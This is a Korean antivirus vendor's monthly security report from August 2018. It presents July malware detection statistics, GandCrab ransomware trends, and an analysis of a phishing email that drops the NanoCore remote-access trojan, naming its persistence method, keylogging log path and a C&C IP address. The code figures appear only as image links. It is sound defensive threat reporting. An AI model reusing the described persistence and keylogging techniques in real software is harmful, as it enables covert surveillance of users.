이스트시큐리티

보안 동향 보고서

No.107 2018.08

No.107 2018.08

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

7 월에는 GandCrab 의 새 버전이 확인된 상황과 국내에서 토렌트를 통해 최신 영화 파일과 함께 악성코드가 유포되는 것이 가장 큰 이슈였습니다.

기존 버전과 다른 형태로 새로 제작된 GandCrab 랜섬웨어의 최신버전이 v4.0 으로 7 월초에 업데이트된 것이 확인되었고, 새로운 GandCrab 은 정품소프트웨어의 크랙 다운로드를 위장하여 유포되었습니다. 기존과 다른 암호화알고리즘을 적용하고 새로운 형태의 확장자 .KRAB 을 암호화된 파일 뒤에 붙이며, 랜섬노트 이름이 변경되었고 새로운 TOR 지불사이트를 이용하는 것이 특징이었습니다.

또한 이 GandCrab v4.0 은 7 월말까지 버전업을 거듭하였으며 특히 안랩에서 이 GandCrab 랜섬웨어 v4.0 의 킬스위치를 공개한 이후, 7 월말에는 v4.3 까지 업그레이드되었습니다. 이 GandCrab 의 경우 정품소프트웨어 크랙 다운로드로 위장하는 것 외에도 한글로 작성된 경력직 입사지원서를 위장하여 유포가 되기도 하여 사용자들의 주의가 필요합니다.

국내에서는 GandCrab 의 위협 외에도, 극장에서 상영중이거나 막 상영이 끝난 최신영화를 불법으로 토렌트를 사용하여 다운로드하는 사용자를 노린 공격도 7 월부터 계속적으로 확인되고 있습니다. 최신 영화 파일인 것처럼 확장자가 작업되어 있고 실제로 영상 파일로 위장한 파일을 클릭하면 공격자가 의도한 악성 파일이 내려오게 됩니다.

GandCrab 이나 토렌트를 통해 유포되는 악성코드를 보면, 공격자들은 주요 유포 경로로 불법 다운로드, 크랙다운로드를 활용하고 있습니다. 최신 보안패치 업데이트와 더불어 정품 소프트웨어와 정품 컨텐츠를 다운로드 및 사용하는 자세는 외부 보안위협으로부터 자신의 소중한 자산을 안전하게 보호하는 중요한 태도임을 다시 한번 상기해야 하겠습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 7 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 6 월에도 1 위를 차지했던 Trojan.Agent.gen 이 이번달 Top 15 리스트에서도 1 위를 차지했다. 지난 5 월에 2 위였던 Misc.HackTool.AutoKMS 도 이번달 역시 2 위를 차지했다.

전반적으로 타 악성코드의 경우는 지난달과 대비하여 큰 차이를 보이지 않았으나, 1 위를 차지한 Trojan.Agent.gen 의 경우는 지난달과 비교하여 5 배 가까이 감염 건수가 증가했는데, 그 이유는 토렌트를 통해 최신 영화 파일에 악성코드가 포함되어 유포되는 케이스가 증가하면서 중복 탐지 건수가 급증하면서 통계상으로 5 배 늘어난 수치를 보였다. 실제 유포 건수는 지난달에 비해 조금 상승한 수준이었다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	5,344,252
2	-	Misc.HackTool.AutoKMS	Trojan	680,855
3	↑1	Trojan.HTML.Ramnit.A	Trojan	560,316
4	↓1	Trojan.LNK.Gen	Trojan	383,994
5	New	Gen:Variant.Kazy.96966	Trojan	375,740
6	↑1	Win32.Neshta.A	Virus	345,584
7	↓1	Adware.SearchSuite	Adware	342,745
8	↓3	Misc.Riskware.BitCoinMiner	Trojan	338,273
9	↓1	Misc.Keygen	Trojan	333,854
10	↑2	Win32.Ramnit	Worm	244,977
11	↓1	Trojan.ShadowBrokers.A	Trojan	215,596
12	↓3	Worm.ACAD.Bursted.doc.B	Worm	204,656
13	New	Worm.Brontok-F	Worm	177,333
14	↓1	Win32.Ramnit.Dam	Worm	171,835
15	↓4	Exploit.CVE-2010-2568.Gen	Exploit	134,094

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 7 월 01 일 ~ 2018 년 7 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 84%를 차지했으며 웜(Worm) 유형이 8%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


7 월에는 6 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 71%에서 84%로 크게 증가하였다. 원인은 토렌트를 통해 악성코드가 포함된 영화 파일이 유포되었는데 이를 알약이 중복 탐지를 하여 수치상으로 급등한 것으로 보인다. 다만, 이 부분은 배포 건수나 등록된 악성코드 건수를 봤을 때 이전달에 비해 조금 상승한 수준이다.




3. 허니팟/트래픽 분석

7 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2018년 2월 ~ 2018년 7월

02

전문가 보안 기고


1. 악성코드가 첨부된 무역 관련 악성 메일 주의

2. 기업 거래내역 엑셀 문서파일로 위장한 APT 표적공격 주의

1. 악성코드가 첨부된 무역 관련 악성 메일 주의


운송, 견적, 발주 등의 무역과 관련된 다양한 내용이 담긴 악성 메일이 국내에 지속적으로 유포되고 있어 이용자들의 주의를 당부드립니다.

이번에 수집된 메일은 메일에 첨부된 운송 관련 서류의 열람을 유도하는 내용을 담고 있습니다.



[그림 1] 운송 서류 확인 악성 메일


악성 메일에 첨부된 파일 'BL-PL-INV-828927882788263726727 7272.ace'에는 악성 파일 'BL-PL-INV-828927882788263726727 7272.scr'가 있습니다. 만일 이용자가 무역 관련 문서인 것처럼 생각하여 파일을 실행할 경우, 악성코드가 실행이 됩니다.



[그림 2] 첨부된 'BL-PL-INV-828927882788263726727727 2.ace' 악성 파일

악성코드가 실행되면 현재 실행 중인 자기 자신 프로세스의 경로가 '%TEMP%\subfolder\filename.scr'와 동일한지 확인합니다. 동일한 경우, 자기 자신을 자식 프로세스로 실행하고 'NanoCore 원격 제어 악성코드를 로드하는 악성 프로그램'을 인젝션합니다.

하지만 경로가 다른 경우, '%TEMP%' 경로에 'subfolder' 폴더를 생성하고, 폴더 하위에 'filename.scr'와 'filename.vbs' 파일을 생성합니다. 'filename.scr'는 자가 복제된 악성 파일이고, 'filename.vbs'는 자동 실행 레지스트리에 'Registry Key Name' 값으로 자기 자신(filename.vbs) 등록 및 자가 복제된 'filename.scr' 악성 프로그램을 실행하는 악성 스크립트 파일입니다.
다음은 생성된 'filename.vbs'를 실행하는 코드입니다. 'filename.vbs'가 실행된 뒤, 현재 실행 중인 프로세스는 종료됩니다.




[그림 3] 'filename.vbs' 실행 코드

'filename.vbs' 코드는 다음과 같습니다.

[그림 4] 'filename.vbs' 코드


최종적으로 인젝션되어 실행되는 자식 프로세스(filename.scr)에서는 NanoCore 악성코드가 실행되며, 키로깅 기능 및 C&C(160.202.163.200) 연결 이후 원격 제어 기능(봇 기능)을 수행합니다. C&C 연결 코드 및 키로깅 코드는 다음과 같습니다.

[그림 5] C&C 연결 코드



[그림 6] 키로깅 코드

키로깅된 데이터들은 '%APPDATA%\[MachineGUID 값]\Logs\[사용자 계정 이름]\KB_[임의의숫자 6~7 자리].log' 파일에 저장됩니다.




[그림 7] 키로깅 데이터가 저장된 파일

